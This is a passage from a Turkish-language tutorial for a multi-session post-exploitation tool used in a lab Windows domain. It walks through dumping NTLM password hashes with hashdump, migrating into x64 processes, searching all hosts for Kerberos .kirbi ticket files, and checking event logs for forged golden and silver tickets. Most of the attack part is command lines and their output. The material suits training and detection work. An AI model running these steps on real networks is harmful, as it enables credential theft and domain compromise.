 [TARGET 8] Name:NT AUTHORITY\SYSTEM @ TEST-BILGISAYAR  Connection:10.5.30.125:4444 -> 10.5.30.171:50139

Architecture     : x86
Computer         : TEST-BILGISAYAR
Domain           : ADEOSEC
Logged On Users  : 3
OS               : Windows 7 (Build 7601, Service Pack 1).
System Language  : tr_TR
```


3.4.3 Seçilen Oturumların Network Durumunu Öğrenme

network_status komutu ile *established* ve *listen* olan portları listeleyebiliriz.



3.4.4 Seçilen Oturumlardaki Kullanıcılara Ait Parola Hashlerinin Alınması


hashdump diyerek kullanılara ait ntlm hashlerini alabiliriz.



Ancak yukarıda sadece bir makinenin kullanılarına ait ntlm hashlerini alabildik. Bunun sebebiyse kullandığımız meterpreter x86 olduğundan x64 ile çalışan makinelerde başarısız oldu. Bu sorunu çözmek için x64 ile çalışan bir processe migrete olmalıyız. Bunun için öncellikle çalışan processleri listeleyip x64 olan bir processe migrate olmalıyız.

3.4.5 Seçilen Oturumlardaki Çalışan Processlerin Öğrenilmesi

show_process komutu ile çalışan processleri listeleyebiliriz.



```
 1396  x64   ManagementAgentHost.exe  C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\ManagementAgentHost.exe
 1836  x64   svchost.exe              C:\Windows\System32\svchost.exe
 2372  x86   powershell.exe           C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
 2992  x64   SearchIndexer.exe        C:\Windows\System32\SearchIndexer.exe

[TARGET 6] Name:NT AUTHORITY\SYSTEM @ DC  Connection:10.5.30.125:4444 -> 10.5.40.199:63572
[*] Getting process list...

Processes that can be migrate
=============================

  PID   ARCH  NAME                                    PATH
  ---   ----  ----                                    ----
  236   x86   NETSTAT.EXE                            C:\Windows\SysWOW64\NETSTAT.EXE
  348   x64   wininit.exe                            C:\Windows\System32\wininit.exe
  376   x64   winlogon.exe                           C:\Windows\System32\winlogon.exe
  448   x64   lsass.exe                              C:\Windows\System32\lsass.exe
  576   x64   svchost.exe                            C:\Windows\System32\svchost.exe
  788   x64   svchost.exe                            C:\Windows\System32\svchost.exe
  1168  x64   spoolsv.exe                            C:\Windows\System32\spoolsv.exe
  1196  x64   Microsoft.ActiveDirectory.WebServices.exe  C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe
  1244  x64   dfsrs.exe                              C:\Windows\System32\dfsrs.exe
  1280  x64   dns.exe                                C:\Windows\System32\dns.exe
  1304  x64   ismserv.exe                            C:\Windows\System32\ismserv.exe
  1416  x64   dfssvc.exe                             C:\Windows\System32\dfssvc.exe
  1652  x64   conhost.exe                            C:\Windows\System32\conhost.exe
  1792  x64   vds.exe                                C:\Windows\System32\vds.exe
  1856  x64   svchost.exe                            C:\Windows\System32\svchost.exe
  2260  x86   powershell.exe                         C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
  2272  x86   cmd.exe                                C:\Windows\SysWOW64\cmd.exe
  2624  x64   conhost.exe                            C:\Windows\System32\conhost.exe
  2732  x64   conhost.exe                            C:\Windows\System32\conhost.exe
  2908  x64   WmiPrvSE.exe                           C:\Windows\System32\wbem\WmiPrvSE.exe
  2964  x86   cmd.exe                                C:\Windows\SysWOW64\cmd.exe
  3028  x86   NETSTAT.EXE                            C:\Windows\SysWOW64\NETSTAT.EXE

[TARGET 7] Name:NT AUTHORITY\SYSTEM @ WIN-173NTFO7C90  Connection:10.5.30.125:4444 -> 10.5.40.185:49191
[*] Getting process list...

Processes that can be migrate
=============================

  PID   ARCH  NAME                PATH
  ---   ----  ----                ----
  216   x64   smss.exe            C:\Windows\System32\smss.exe
  288   x64   csrss.exe           C:\Windows\System32\csrss.exe
  340   x64   csrss.exe           C:\Windows\System32\csrss.exe
  348   x64   wininit.exe         C:\Windows\System32\wininit.exe
  376   x64   winlogon.exe        C:\Windows\System32\winlogon.exe
  436   x64   services.exe        C:\Windows\System32\services.exe
  444   x64   lsass.exe           C:\Windows\System32\lsass.exe
  452   x64   lsm.exe             C:\Windows\System32\lsm.exe
  544   x64   svchost.exe         C:\Windows\System32\svchost.exe
  604   x64   spoolsv.exe         C:\Windows\System32\spoolsv.exe
  748   x64   svchost.exe         C:\Windows\System32\svchost.exe
```


3.4.6 Herhangi Bir Processe Migrate Olma

Migrate olmak istediğimiz session ve pid değerlerini aşağıdaki komut yardımıyla belirleyip istenilen processe migrate olmaya çalışabiliriz.

>>*migrate –s <session_id> -p <process_id>*

```
>>migrate -s 9 -p 964

[-] Migration is failed!
>>migrate -s 9 -p 1032

[+] Migration is successful! SESSION: [9] - PID: [1032]
>>migrate -s 5 -p 2372

[-] Migration is failed!
>>migrate -s 5 -p 1344

[+] Migration is successful! SESSION: [5] - PID: [1344]
>>clear
```

Daha önce denediğimiz hashdump komutu, meterpreter oturumumuzun x86 olmasından dolayı x64 olan makinelerde ntlm hashlerini alamadı. Şimdi ise x64 olan processlere migrate olduğumuza göre tekrar hashdump komutunu deneyelim. Aşağıdaki resimde de görüleceği üzere hashdump komutunu tekrar vererek başarılı bir şekilde bütün oturumlardaki kullanıcılara ait ntlm hashlerini aldık.



3.4.7 Seçilen Oturumlarda Dosya Arama

Search komutu ile hedef listesindeki bütün makinelerde istenilen bir dosya aratılabilir.

-f aranılacak dosya ismi. Örneğin search –f *.sql bütün .sql dosyalarını listeler.

-d taramaya nereden(partion) başlanacağı. Default olarak bütün hdd'yi tarar.

-r recursive. Default olarak true'dur.

```
>>search -f *.kirbi

 [TARGET 5] Name:NT AUTHORITY\SYSTEM @ ADEOSECWIN7X64A  Connection:10.5.30.125:4444 -> 10.5.40.106:49235
No files matching your search were found.

 [TARGET 6] Name:NT AUTHORITY\SYSTEM @ DC  Connection:10.5.30.125:4444 -> 10.5.40.199:63572

Found 2 results...
==================

  SIZE       PATH
  ----       ----
  294 bytes  C:\users\administrator\desktop\AdeoCyberSec.kirbi
  294 bytes  C:\users\administrator\downloads\FindMe.kirbi


 [TARGET 7] Name:NT AUTHORITY\SYSTEM @ WIN-173NTFO7C90  Connection:10.5.30.125:4444 -> 10.5.40.185:49191

Found 2 results...
==================

  SIZE       PATH
  ----       ----
  25 bytes   C:\users\administrator\desktop\youCantFindMe.kirbi
  366 bytes  C:\users\public\documents\adeoSec.kirbi


 [TARGET 8] Name:NT AUTHORITY\SYSTEM @ TEST-BILGISAYAR  Connection:10.5.30.125:4444 -> 10.5.30.171:50139

Found 8 results...
==================

  SIZE        PATH
  ----        ----
  0 bytes     C:\python26\adas.kirbi
  0 bytes     C:\python26\lib\bsddb\test\puhahah.kirbi
  0 bytes     R:\fxxx.kirbi
  0 bytes     R:\pxx.kirbi
  1302 bytes  C:\users\test\appdata\local\temp\gecici\vmware-test\vmwarednd\5dc6a5e6\flag.kirbi
  1302 bytes  C:\users\test\desktop\adeoo\flag\mimikatz_trunk\win32\0-40e00000-20171012051217@krbtgt~ADEO.COM-ADEO.COM.kirbi
  1302 bytes  C:\users\test\desktop\adeoo\flag\mimikatz_trunk\win32\flag.kirbi
  1302 bytes  C:\users\test\downloads\mimikatz\mimikatz\win32\flag.kirbi
```

Görüldüğü üzere seçtiğimiz 4 oturumun tümünde belirlediğimi formata uygun bir arama gerçekleştirerek dönen sonuçları listedi.

3.4.8 Seçilen Oturumlarda Golden ve Silver Ticket Bilgisi Alma

Kerberos kimlik doğrulama servisi genel hatlarıyla aşağıdaki aşamalardan icra eder.

- Kullanıcı sisteme username ve password ile giriş yapar.
- Password ntlm hash'e dönüştürülür ve Key Distrubited Center(KDC)'ye gönderir. (Kdc, DC'de bulunan ve genel olarak authentication ve ticketlardan sorumlu bir servistir.)
- KDC bilgileri kontrol eder ve doğrular ise Ticket Granting Ticket(TGT) oluşturur ve kullanıcıya gönderir.(TGT'yi sadece DC'deki KRBTGT servisi okuyabilir.)
- Bir servis başlatma isteği oluştuğu zaman kullanıcı TGT'yi DC'ye gönderir.

- DC, TGT'nin geçerliliğini teyit ederse bir TGS bileti oluşturur. Oluşturulan bu TGS bileti başlatılmak istenen servisin kullanıcısının ntlm hashi ile şifrelenerek kullanıcıya gönderilir.
- Kullanıcı bu TGS biletini başlatmak istediği servise gönderir. İlgili servis, TGS biletini kendi ntlm hashini kullanarak açar/okur ve değerler doğrulanır ise servis kendisini başlatır.

Yukarıda bulunan bu süreci manüpüle eden bazı saldırı teknikleri geliştirilmiştir. Bizim değineceğimiz kısım ise oluşturulan sahte TGS ve TGT biletleri olacaktır. Oluşturulan sahte TGT biletlerine golden ticket, sahte TGS biletlerine ise silver ticket denilmektedir.

Oluştulan bu biletlerin sahte olduğunu ise event loglardaki bazı kayıtlardan anlayabilmekteyiz. Bu kayıtlar Security loglarında 4624 ve 4672 event id'lerinde bulunan Domain Account alanındaki değerden tespit edebilmekteyiz.

Eğer 4624(Account Logon) ve 4672(Admin Logon) id'li eventlarda bulunan Domain Account alanında domain ismi yazılması gerekirken boş veya domain ismi dışında başka bir değer almış ise kullanılan/oluşturulan ticketlerın sahte olduğunu gösterir.

Qurmi modülü de gerçek domain değerini yukarıdaki event id'lerde bulunan ilgili değerler ile karşılaştırarak bir sonuç döndürmektedir.

Aşağıdaki resimde de görüldüğü üzere sistemde oluşturulmuş herhangi bir sahte bilet olmadığından dolayı dönen sonuçlar da negatif oldu.

```
2017-08-24 14:56:06  4624      -               Administrator       -              ADEOSEC      3        [-]
2017-08-24 15:19:02  4624      -               ANONYMOUS LOGON     -              ADEOSEC      3        [-]
2017-08-24 15:21:32  4624      -               Administrator       -              ADEOSEC      3        [-]
2017-08-24 15:27:22  4624      -               Administrator       -              ADEOSEC      3        [-]
2017-08-24 15:31:02  4624      -               ANONYMOUS LOGON     -              ADEOSEC      3        [-]


[TARGET 6] Name:NT AUTHORITY\SYSTEM @ DC  Connection:10.5.30.125:4444 -> 10.5.40.199:63572

Listed lastest 10 record of 4624 event id
=========================================

 DATE                EVENT ID  COMPUTER NAME  ACCOUNT NAME  ACCOUNT DOMAIN  REAL DOMAIN  LOG ON  TICKET
 ----                --------  -------------  ------------  --------------  -----------  ------  ------
 2017-08-24 15:34:09  4624      -              DC$           -               ADEOSEC      3        [-]
 2017-08-24 15:34:22  4624      -              DC$           -               ADEOSEC      3        [-]
 2017-08-24 15:35:09  4624      -              DC$           -               ADEOSEC      3        [-]
 2017-08-24 15:35:11  4624      -              DC$           -               ADEOSEC      3        [-]
 2017-08-24 15:35:11  4624      -              DC$           -               ADEOSEC      3        [-]
 2017-08-24 15:35:11  4624      -              DC$           -               ADEOSEC      3        [-]
 2017-08-24 15:35:11  4624      -              DC$           -               ADEOSEC      3        [-]
 2017-08-24 15:35:22  4624      -              DC$           -               ADEOSEC      3        [-]
 2017-08-24 15:35:22  4624      -              DC$           -               ADEOSEC      3        [-]
 2017-08-24 15:36:09  4624      -              DC$           -               ADEOSEC      3        [-]


[TARGET 7] Name:NT AUTHORITY\SYSTEM @ WIN-173NTFO7C90  Connection:10.5.30.125:4444 -> 10.5.40.185:49191

Listed lastest 10 record of 4624 event id
=========================================

 DATE                EVENT ID  COMPUTER NAME     ACCOUNT NAME      ACCOUNT DOMAIN  REAL DOMAIN  LOG ON  TICKET
 ----                --------  -------------     ------------      --------------  -----------  ------  ------
 2017-08-24 15:25:42  4624      WIN-173NTFO7C90$  SYSTEM            ADEOSEC         ADEOSEC      5        [-]
 2017-08-24 15:25:47  4624      WIN-173NTFO7C90$  SYSTEM            ADEOSEC         ADEOSEC      5        [-]
 2017-08-24 15:25:49  4624      -                 ANONYMOUS LOGON   -               ADEOSEC      3        [-]
 2017-08-24 15:25:55  4624      -                 WIN-173NTFO7C90$  -               ADEOSEC      3        [-]
 2017-08-24 15:25:56  4624      -                 WIN-173NTFO7C90$  -               ADEOSEC      3        [-]
 2017-08-24 15:25:57  4624      -                 WIN-173NTFO7C90$  -               ADEOSEC      3        [-]
 2017-08-24 15:26:28  4624      WIN-173NTFO7C90$  Administrator     ADEOSEC         ADEOSEC      2        [-]
 2017-08-24 15:27:01  4624      WIN-173NTFO7C90$  SYSTEM            ADEOSEC         ADEOSEC      5        [-]
 2017-08-24 15:27:54  4624      -                 Administrator     -               ADEOSEC      3        [-]
 2017-08-24 15:29:39  4624      -                 Administrator     -               ADEOSEC      3        [-]


[TARGET 8] Name:NT AUTHORITY\SYSTEM @ TEST-BILGISAYAR  Connection:10.5.30.125:4444 -> 10.5.30.171:50139

Listed lastest 10 record of 4624 event id
=========================================

 DATE                EVENT ID  COMPUTER NAME     ACCOUNT NAME      ACCOUNT DOMAIN  REAL DOMAIN  LOG ON  TICKET
 ----                --------  -------------     ------------      --------------  -----------  ------  ------
 2017-08-24 14:15:51  4624      -                 TEST-BILGISAYAR$  -               ADEOSEC      3        [-]
 2017-08-24 14:15:53  4624      TEST-BILGISAYAR$  SYSTEM            ADEOSEC         ADEOSEC      5        [-]
 2017-08-24 14:16:12  4624      TEST-BILGISAYAR$  SYSTEM            ADEOSEC         ADEOSEC      5        [-]
 2017-08-24 14:17:49  4624      TEST-BILGISAYAR$  SYSTEM            ADEOSEC         ADEOSEC      5        [-]
```